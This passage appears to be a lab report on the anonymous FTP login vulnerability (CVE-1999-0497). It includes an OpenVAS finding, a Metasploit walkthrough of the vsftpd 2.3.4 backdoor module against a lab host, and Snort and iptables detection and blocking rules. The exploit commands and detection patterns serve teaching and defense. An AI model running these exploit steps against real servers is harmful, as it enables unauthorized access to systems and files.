
- Creating a Target



- Start



- Download



- Capturing a result of this vuln after exporting the report

2.1.16 Medium 21/tcp

Medium (CVSS: 6.4)

NVT: Anonymous FTP Login Reporting

Summary
Reports if the remote FTP Server allows anonymous logins.

Quality of Detection (QoD): 80%

Vulnerability Detection Result
```
It was possible to login to the remote FTP service with the following anonymous
↪account(s):
anonymous:anonymous@example.com
ftp:anonymous@example.com
```

Impact
Based on the files accessible via this anonymous FTP login and the permissions of this account an attacker might be able to:
- gain access to sensitive files
- upload or delete files.

Solution:
Solution type: Mitigation
If you do not want to share files, you should disable anonymous logins.

Vulnerability Insight
A host that provides an FTP service may additionally provide Anonymous FTP access as well. Under this arrangement, users do not strictly need an account on the host. Instead the user typically enters 'anonymous' or 'ftp' when prompted for username. Although users are commonly asked to send their email address as their password, little to no verification is actually performed on the supplied data.

Remark: NIST don't see 'configuration issues' as software flaws so the referenced CVE has a severity of 0.0. The severity of this VT has been raised by Greenbone to still report a configuration issue on the target.

Vulnerability Detection Method
Details: `Anonymous FTP Login Reporting`
OID:1.3.6.1.4.1.25623.1.0.900600
Version used: `2021-10-20T09:03:29Z`

References
`cve: CVE-1999-0497`

C. Exploitation Using Metasploit Framework.

- Start Metasploit Framework

```
┌──(hung㉿kali)-[~]
└─$ sudo msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

# cowsay++
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *


       =[ metasploit v6.4.32-dev                          ]
+ -- --=[ 2459 exploits - 1266 auxiliary - 430 post       ]
+ -- --=[ 1468 payloads - 49 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/
```

- Search for vsftpd

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descriptio
n
   -  ----                                  ---------------  ----       -----  ----------
-
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3
.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.
3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ft
p/vsftpd_234_backdoor
```

- Select an Exploit

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

- Set Payload


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 172.16.1.2
RHOST => 172.16.1.2
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
```

- Execute the Exploit

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 172.16.1.2:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 172.16.1.2:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

III. Mitigation and Remediation.

A. Detection - Using Snort




1. Network Configuration

Ensure that the Snort machine is positioned between the attacker (Kali) and the victim (Metasploitable) as shown:

- **Interface 1 (10.10.1.1):** Connect to the attacker side.
- **Interface 2 (172.16.1.1):** Connect to the victim side.

2. Configure Snort

- Edit `/etc/snort/snort.conf`:
  - Set `HOME_NET` to the victim network `ipvar HOME_NET [10.10.1.1/32,172.16.1.0/24]`).
  - Set `EXTERNAL_NET` to the attacker network (`ipvar EXTERNAL_NET any`).
- Add custom rules to `/etc/snort/rules/local.rules`.



3. Snort Rules for Detection

Add custom rules to detect malicious or suspicious activity. Edit the local rules file:

sudo nano /etc/snort/rules/local.rules

FTP Login Detection:

alert tcp any any -> $HOME_NET 21 (msg:"FTP Connection Attempt"; sid:1000002; rev:1;)

Suspicious Shellcode Detection:

alert tcp any any -> $HOME_NET any (content:"|90 90 90|"; msg:"Suspicious NOP sled"; sid:1000003; rev:1;)

Run Snort

sudo snort -i enp0s1 -c /etc/snort/snort.conf -A console

B. Prevention - Using firewall

- Enable the Firewall
  - Using UFW (Uncomplicated Firewall):

    sudo ufw enable

- Using iptables:
  sudo systemctl start netfilter-persistent
  sudo systemctl enable netfilter-persistent

- Configure Basic Firewall Rules
  - Allow FTP Connections (Port 21):
    sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
  - **Log Anonymous FTP Login Attempts:** Use the following rule to log all FTP login attempts:
    sudo iptables -A INPUT -p tcp --dport 21 -m string --string "USER anonymous" --algo bm -j LOG --log-prefix "Anonymous FTP Login Attempt: "
  - **Drop Specific IPs After Detection:** To block further access from IPs attempting anonymous logins:
    sudo iptables -A INPUT -s [malicious_ip] -j DROP
  - Allow Established FTP Sessions:
    sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

IV. Conclusion.

A. Key Points Summary:

This report analyzed the **Anonymous FTP Login Vulnerability (CVE-1999-0497)**, focusing on its nature, exploitation methods, and potential impacts:

1. **Vulnerability Overview**:
   - **Anonymous FTP Login** allows access without unique credentials, typically using `anonymous` or `ftp` with generic passwords.
   - Classified as a **misconfiguration vulnerability**, it can unintentionally grant unauthorized access to sensitive directories and files.
2. **Technical Mechanism**:
   - Occurs when FTP servers permit anonymous access without strict permission controls.
   - Attackers can exploit this by logging in anonymously to list, download, upload, or delete files, compromising system integrity.
3. **Impact and Severity**:
   - **Data Exposure**: Unauthorized access to confidential information.
   - **Data Tampering**: Potential for malicious uploads, modifications, or deletions.
   - **Pivoting Opportunities**: Establishing a foothold for further network compromises.
4. **Detection and Prevention Measures**:
   - **Snort**: Configured with custom rules to monitor and alert on suspicious FTP activities, such as anonymous login attempts.
   - **iptables Firewall**: Implemented rules to control FTP traffic, log anonymous login attempts, and block malicious IP addresses, enhancing network defenses.

B. Importance of Addressing the Vulnerability

Addressing the **Anonymous FTP Login Vulnerability** is crucial to:

1. **Protect Sensitive Data**:
    - Prevent unauthorized access to confidential information, safeguarding organizational assets and user privacy.
2. **Maintain System Integrity**:
    - Ensure critical system files and configurations remain secure from malicious modifications.
3. **Mitigate Security Risks**:
    - Reduce the attack surface by eliminating misconfigurations that adversaries can exploit, thereby strengthening overall security posture.
4. **Ensure Compliance**:
    - Help organizations adhere to industry standards and regulatory mandates for data protection and access control, avoiding potential legal and financial penalties.
5. **Enhance Security Posture**:
    - Combine robust detection with proactive prevention measures to create a comprehensive Intrusion Detection and Prevention System (IDPS), providing layered security against diverse cyber threats.
6. **Prevent Attack Escalation**:
    - Enable early detection and blocking of malicious activities, preventing attackers from gaining deeper access and executing more severe exploits within the network.

In summary, proactively addressing the Anonymous FTP Login Vulnerability through effective detection with Snort and prevention using firewall configurations is essential for maintaining a secure and resilient network infrastructure.

References

1. OpenVAS Documentation. "Using OpenVAS for Vulnerability Assessment." Available at: https://www.openvas.org/documentation.html.
2. *Nmap Network Scanning*. "Nmap Security Scanner." Available at: https://nmap.org.
3. Snort Official Documentation. "Snort User Manual." Available at: https://www.snort.org/documents.
4. Anonymous FTP Login Reporting Vulnerability (CVE-1999-0497) Documentation https://www.cve.org/CVERecord?id=CVE-1999-0497